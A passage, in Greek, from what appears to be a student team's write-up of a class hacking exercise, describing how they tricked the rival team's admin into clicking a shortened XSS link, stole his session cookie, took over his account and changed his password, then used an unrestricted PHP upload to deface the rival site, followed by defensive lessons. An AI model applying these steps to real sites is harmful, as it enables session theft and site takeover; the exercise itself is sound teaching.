Για να κάνουμε το link λιγότερο ύποπτο στο email στον drunk admin χρησιμοποιήσαμε επίσης και έναν URL shortener ώστε αυτό να γίνει: https://bit.ly/2IP0NBQ, το οποίο κρύβει το script παράμετρο, και του είπαμε ότι πρόκειται για link σε site με κουταβάκια (τα οποία θα έβλεπε στο τέλος της διαδικασίας).

Ο drunkadmin κλίκαρε το link που του στείλαμε και μετά είδαμε ότι είχε γραφτεί το cookie που περιείχε το PHPSESSID στο *cookie.dat*. Αμέσως σπεύσαμε να το χρησιμοποιήσουμε για να συνδεθούμε ως αυτόν, πριν κάνει αποσύνδεση και το cookie δεν ισχύει πια. Το πρώτο πράγμα που κάναμε ήταν να δούμε τον κωδικό του στην σελίδα ρυθμίσεων του *config.php* όπου υπήρχε ως κωδικός της MySQL. Ο κωδικός του ήταν ο:

euAM5KhEGf

Το δεύτερο πράγμα που κάναμε είναι να τον αλλάξουμε (σε **XeufR7nFjc**) έτσι ώστε να τον αποτρέψουμε από το να τον αλλάξει αν είχε υποψιαστεί κάτι.


Πλέον, είχαμε administrator access στο site του αντιπάλου, ενώ αυτός όχι, και σύμφωνα με τον ορισμό που δώσαμε για το deface, μπορούσαμε να κάνουμε κάθε ενέργεια που θα μπορούσε ο admin, συμπεριλαμβανομένου του να δούμε κάθε εγγραφή της βάσης μέσω το *phpmyadmin*.

Αυτό δεν ήταν αρκετό για εμάς όμως. Θέλαμε να βρούμε τρόπο να αλλάξουμε την αρχική του αντίπαλου site και ένας τρόπος να το κάνουμε αυτό ήταν να βρούμε κάποια μέθοδο να τρέξουμε δικό μας php κώδικα στο site. Ευτυχώς, οι αντίπαλοι φαίνεται δεν είχαν σταματήσει RFI attacks σε όλες τις λειτουργίες για ένα μάθημα καθώς η φόρμα στην προσθήκη ιστοσελίδας μαθήματος στο:

http://hacktherat.csec.chatzi.org/modules/course_tools/course_tools.php?action=1

επέτρεπε να ανεβάσουμε .php (και κάθε άλλου είδους) αρχεία τα οποία αποθήκευε με το ίδιο όνομα σε εκτελέσιμο (php) context.

Έτσι, ανεβάσαμε ένα .php αρχείο που έκανε rename το υπάρχον *index.php* σε *index_old.php* (ώστε να μπορούμε ακόμα να συνδεθούμε στην σελίδα) και δημιουργούσε ένα νέο αρχείο *index.html* στο root directory του site με την δικιά μας αρχική σελίδα. Το μόνο που έμενε είναι να κλικάρει κανείς το link του αρχείου αυτού για να τρέξει ο php κώδικας και με το που το κάναμε η νέα αρχική σελίδα του http://hacktherat.csec.chatzi.org/ ήταν η:



Συμπεράσματα

Μερικά συμπεράσματά μας μετά από αυτήν την άσκηση είναι:

- Η προστασία μιας εφαρμογής είναι πολύ δύσκολο να γίνει εκ των υστέρων (ειδικά όταν πρόκειται για εφαρμογή php που δεν είναι πολύ οργανωμένη). Και αυτό γιατί είναι πολύ δύσκολο να βρεις τότε όλες τις ευπάθειες της και να τις διορθώσεις χωρίς να σου ξεφύγει καμία (και χωρίς να χαλάσεις κατα λάθος ή να υποβαθμίσεις την υπάρχουσα λειτουργικότητα). Όπως φάνηκε και από την αντίπαλη ομάδα, ακόμα και μία πολύ καλά κρυμμένη ευπάθεια σε XSS σε ένα δυσεύρετο url μπορεί να οδηγήσει σε defacement της εφαρμογής. Θα ήταν πιο εύκολο αν όλα αυτά τα μέτρα ασφαλείας να είχαν παρθεί κατά την ανάπτυξη της εφαρμογής.

- Οι χρήστες μιας εφαρμογής και ειδικά οι admins της θα πρέπει να είναι πολύ προσεκτικοί σε τι links κλικάρουν ενώ είναι συνδεδεμένοι στην εφαρμογή. Ένας κακόβουλος attacker μπορεί να στείλει ειδικά κατασκευασμένα links που εκμεταλλεύονται κάποια ευπάθεια του ιστοχώρου (CSRF, ReflectedXSS, DOM-based XSS, etc) ώστε να κλέψουν στοιχεία του χρήστη ή να εκτελέσουν ανεπιθύμητες ενέργειες εκ μέρους του.